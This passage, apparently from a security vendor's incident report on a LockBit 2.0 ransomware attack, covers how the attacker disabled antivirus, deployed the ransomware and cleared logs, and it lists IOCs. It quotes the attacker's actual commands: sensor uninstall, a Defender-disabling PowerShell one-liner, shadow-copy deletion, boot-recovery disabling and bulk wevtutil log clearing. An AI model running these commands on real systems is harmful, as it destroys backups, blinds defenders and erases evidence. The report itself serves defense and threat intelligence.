- *Wmic product where name="Cybereason Sensor" call uninstall /noninteractive*, which attempts to uninstall the sensor on the machine




Threat actor attempting to disable Cybereason's sensor as seen in the Cybereason Defense Platform. This attempt failed.



Threat actor attempting to uninstall Cybereason's sensor as seen in the Cybereason Defense Platform. This attempt failed.


Both attempts failed in the context of the victim. The threat actor then attempted to disable EPP/AV products on the different machines. Bitdefender was first targeted through the attempt to disable BitDefender mini-filter with the command:

- “fltmc” unload gzflt



Threat actor disabling BitDefender mini-filter as seen in the Cybereason Defense Platform


A few minutes before it launched the ransomware, the attacker also launched “defendercontrol.exe” on 14 servers. As stated in the previous case study, Defender Control is used to disable Microsoft Defender:



Launching of “defendercontrol.exe” as seen in the Cybereason Defense Platform

In addition to the use of “defendercontrol.exe”, the attacker launched the following commands, that were started from a service created by the attacker, named “TrustedInstaller”:

- `PowerShell -nop -win 1 -c & {$AveYo=' A LIMITED ACCOUNT PROTECTS YOU FROM UAC EXPLOITS ';$env:1=6;$k=@();$k+=gp Registry::HKEY_Users\S-1-5-21*\Volatile* ToggleDefender -ea 0;iex($k[0].ToggleDefender)}`
- `MpCmdRun.exe -DisableService`
- `Net1.exe stop windefend - D`
- `sc.exe config windefend depend=RpcSs-TOGGLE`



Threat Actor launching a PowerShell one-liner command to disable EPP/Antivirus products as seen in the Cybereason Defense Platform

In order to execute all the activities related to “Defense Evasion”, the actor used a batch script to automate the execution:

> "cmd.exe"

> C:\Windows\system32\cmd.exe /c "AV.bat" "

> C:\windows\system32\cmd.exe /c "AV.bat" "

> C:\WINDOWS\system32\cmd.exe /c "AV.bat" "

>

> "LockBit_4[REDACTED].exe"

> C:\windows\system32\cmd.exe /c "share.bat" "

> C:\WINDOWS\system32\cmd.exe /c "share.bat" "

> C:\Windows\system32\cmd.exe /c "share.bat" "

> C:\WINDOWS\system32\cmd.exe /c "1.bat" "

> C:\windows\system32\cmd.exe /c "1.bat" "

> C:\Windows\system32\cmd.exe /c "1.bat" "

> "net" share c=c:\ /grant:everyone,full

> C:\Windows\system32\cmd.exe /c "logdelete.bat" "

Batch scripts launched

remotely on the targeted machines


Ransomware Deployment

The threat actor launched the Lockbit ransomware executable. The threat actor used three different methods for this purpose :

- Manual deployment through RDP
- Semi-automated deployment with “PsExec” through the ransomware binary itself
- Creation of a dedicated GPO (Group Policy Object) on the main Active Directory forest


The GPO created scheduled tasks that :

- Attempted to kill security-related and backup-related products’ processes
- Stopped many application-related services (for instance, SQL engine services)
- Launched the Lockbit ransomware executable



Extract from the GPO created by the attacker

The ransomware executed on the victim machines was “Lockbit 2.0”. It was configured to automatically spread on all configured targets and thus created internal network connections:



Lockbit ransomware deployment and activity as seen in the Cybereason Defense Platform



It also spawned multiple child processes including:

- "C:\Windows\SysWOW64\mshta.exe"
- "C:\Users\TEMP\Desktop\LockBit_Ransomware.hta" [GUID]

Preparing the Machines for Encryption

The Lockbit ransomware launched cmd.exe which created different child processes in order to prepare the machine for encryption. The following commands were issued by the executable:

- *vssadmin delete shadows /all /quiet*
- *bcdedit /set {default} recoveryenabled No*
- *wmic SHADOWCOPY /nointeractive*
- *ping 127.0.0.7 -n 3*
- *fsutil file setZeroData offset=0 length=524288 "C:\Windows\LockBit_[Random number].exe"*



LockBit ransomware

execution preparing the machine for encryption with backup deletion and machine performance modification as seen in the Cybereason Defense Platform

This activity is exactly the same as the one documented in the first case study. You can refer to the first case study for more information.

Log Deletion

The system events deletion phase happened approximately at the same time as the launch of the ransomware.

Similar to the activity documented in the first case study, this shows an enhancement compared to the first case study log deletion attempts, as many event sources are targeted, instead of just deleting “security”, “system” and “application” Windows events:

WEVTUTIL CL "Application"
WEVTUTIL CL "DirectShowFilterGraph"
WEVTUTIL CL "DirectShowPluginControl"
WEVTUTIL CL "Els_Hyphenation/Analytic"
WEVTUTIL CL "EndpointMapper"
WEVTUTIL CL "FirstUXPerf-Analytic"
WEVTUTIL CL "ForwardedEvents"
WEVTUTIL CL "HardwareEvents"
WEVTUTIL CL "IHM_DebugChannel"
WEVTUTIL CL "Internet Explorer"
WEVTUTIL CL "Key Management Service"
WEVTUTIL CL "Microsoft-IE/Diagnostic"
WEVTUTIL CL "Microsoft-IEDVTOOL/Diagnostic"
WEVTUTIL CL "Microsoft-IEFRAME/Diagnostic"
WEVTUTIL CL "Microsoft-IIS-Configuration/Administrative"

Listing of wevtutil.exe commands

launched by the attacker

The command “*Wevtutil CL [Event source]*” is used to clear local Windows event logs.


A Glance Into the IOCs

The infrastructure in use by the attacker that was identified in the second case study is heterogenous, depending on the tool used:

- For persistence and exfiltration activities, the attacker leveraged cloud servers. For instance, subdomains from “userstorage.mega.co.nz” or “ngrok.io” (rclone.exe tool, megasync.exe tool, ngrok tool)
- For another exfiltration tool, Filezilla, which is an FTP client, the context is different: an IP address stood out, 185.81.68[.]180, located in Russia

The Cybereason GSOC team analyzed the infrastructure related to this IP address and identified the following key points:

- The IP address is not detected in VirusTotal
- The service provider is located in Russia
- The ISP company, based in Cyprus, is named Starcrecium, associated in the past with other malicious actors
- Many network services observed on the IP address, including remote desktop, HTTP, FTP, WinRM
- TLS certificate associated with the RDP service is signed for “WIN-LIVFRVQFMKO”, which is a common name for a machine, also associated with other malicious activities



IP address 185.81.68[.]180 - Service analysis




Link #5 - AlienVault Pulse

Networking Gear Vulnerability BotNets

CREATED 9 MONTHS AGO | MODIFIED 4 MONTHS AGO by phantomski | Public | TLP: White

Usually automated botnet probes and script kiddies detecting routers and other networking gear for various remote code execution attack vulnerabilities. Hall of Shame: China in its entirety as a global hacking powerhouse (Chinese IPs and Chinese owned companies operating worldwide) | Enablers and silent partners like Russia, Seychelles, India, Brazil, Netherlands, Cyprus, Malta | Malware Specialist ISPs and CSPs like Starcrecium Ltd, IP Volume Inc and various Russian linked providers | Cloud Service Providers with poor due diligence and lazy admins like FranTech Solutions (BuyVM), DigitalOcean, Serverion, Alibaba Cloud

TAGS: BotNet, exploit, networking, router, ScriptKiddies, ACE, RCE, webscanner, probe



IP address 185.81.68[.]180 - Hosting Company analysis

